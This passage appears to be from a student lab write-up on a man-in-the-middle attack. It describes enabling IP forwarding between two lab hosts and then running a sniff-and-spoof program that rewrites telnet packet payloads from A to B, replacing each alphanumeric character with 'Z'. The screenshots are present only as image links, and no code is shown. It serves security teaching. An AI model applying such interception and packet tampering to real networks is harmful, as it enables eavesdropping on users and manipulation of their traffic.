
Step 3 (Turn on IP forwarding):







After turning on the port forwarding we are able to get the response when we ping from 10.0.2.8 (A's IP) to 10.0.2.9 (B's IP)

Step 4 (Launch the MITM attack):







In this step we are replacing every character with ‘Z’.
We are first keep the port forwarding on to create a telnet between A & B after which we turn off the port forwarding. Then we run our program of sniffing and spoofing. It is spooefed in such a way that each alphanumeric characters in the payload is replaced with ‘Z’ if the packet is sent from A to B. If the packet is sent from B to A then no changes will be made.